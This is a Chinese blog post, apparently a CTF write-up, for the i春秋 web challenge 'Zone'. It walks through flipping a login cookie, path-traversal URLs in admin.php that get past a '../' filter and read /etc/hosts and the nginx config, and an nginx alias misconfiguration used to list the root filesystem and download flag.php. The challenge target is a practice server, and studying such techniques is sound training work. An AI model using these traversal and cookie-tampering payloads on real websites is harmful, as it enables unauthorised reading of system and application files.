

i春秋 CTF慢慢爬行之路（2）

原创

[drejun](#) 于 2018-05-23 16:54:57 发布 906 收藏 1

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/drejun/article/details/80420004>

版权



[CTF 专栏收录该内容](#)

2 篇文章 0 订阅

订阅专栏

“百度杯”CTF比赛 2017 二月场

类型: Web 题目名称: Zone

根据题目提示的Zone, 发现cookie中的值为0;

名称	域名	路径	过期时间	最后访问	值	HttpOnly
chkphone	.ichunqiu.com	/	Tue, 24 Apr 2018 06:08:47...	Sun, 15 Apr 2018 14:27:12...	acWxNpxhQpDiA...	false
ci_session	.ichunqiu.com	/	Mon, 16 Apr 2018 02:24:4...	Sun, 15 Apr 2018 14:27:58...	37ffdfd052b536...	true
Hm_lvt_1a32f7c...	.ichunqiu.com	/	Mon, 15 Apr 2019 14:27:3...	Wed, 23 May 2018 08:06:2...	1523802439	false
Hm_lvt_2d0601b...	.ichunqiu.com	/	Mon, 15 Apr 2019 14:27:5...	Wed, 23 May 2018 08:06:2...	1521853460,152...	false
Hm_lvt_9104989...	.ichunqiu.com	/	Mon, 15 Apr 2019 14:27:3...	Wed, 23 May 2018 08:06:2...	1523802439	false
login	fa7767f78ffe41f...	/	会话	Wed, 23 May 2018 08:06:2...	0	false
pgv_pvi	.ichunqiu.com	/	Mon, 18 Jan 2038 00:00:0...	Wed, 23 May 2018 08:06:2...	2171260928	false
UM_distinctid	.ichunqiu.com	/	Sun, 23 Sep 2018 06:11:52...	Wed, 23 May 2018 08:06:2...	1625bc8d9a29e...	false

<https://blog.csdn.net/drejun>

将其设置为"1"然后刷新;

利用php://filter文件流读取发现失败。

随后访问:

<http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/manages/admin.php?module=index&name=php>

测试一下: ../漏洞:

<http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/manages/admin.php?module=in../dex&name=php>

返回正常


http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/manages/admin.php?module=in./dex&name=php

返回为空



因此构造双重漏洞：

http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/manages/admin.php?module=../../../../../../../../../../../../etc/hosts&name=

得到：



接着去读取nginx中的文件



发现{alias /movie/; autoindex on; }

movie后面有个/, nginx被爆出0day漏洞很像，百度一波；发现可以构造/online-movies../去看所有文件

不知道为什么这里我的火狐一直访问不了，换个浏览器访问：

fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/online-movies../

Index of /online-movies../

../	20-Dec-2017 02:29	-
bin/	23-May-2018 07:51	-
dev/	23-May-2018 07:51	-
etc/	18-Oct-2016 18:58	-
home/	20-Dec-2017 02:29	-
lib/	20-Dec-2017 02:29	-
media/	23-May-2018 07:51	-
mnt/	16-Feb-2017 09:00	-
movie/	23-May-2018 07:51	-
proc/	23-May-2018 07:51	-
root/	20-Dec-2017 02:29	-
run/	20-Dec-2017 02:29	-
sbin/	18-Oct-2016 18:58	-
srv/	23-May-2018 07:51	-
sys/	18-Oct-2016 18:58	-
tmp/	20-Dec-2017 02:29	-
usr/	20-Dec-2017 02:29	-
var/	20-Dec-2017 02:29	-
linuxrc	12-Aug-2016 14:38	805032

<https://blog.csdn.net/drejun>

http://fa7767f78ffe41fd8e4256927003049e576a28d79f444eaf.game.ichunqiu.com/online-movies../var/www/html/flag.php发现有个html里面有个flag.php下载

得到flag{}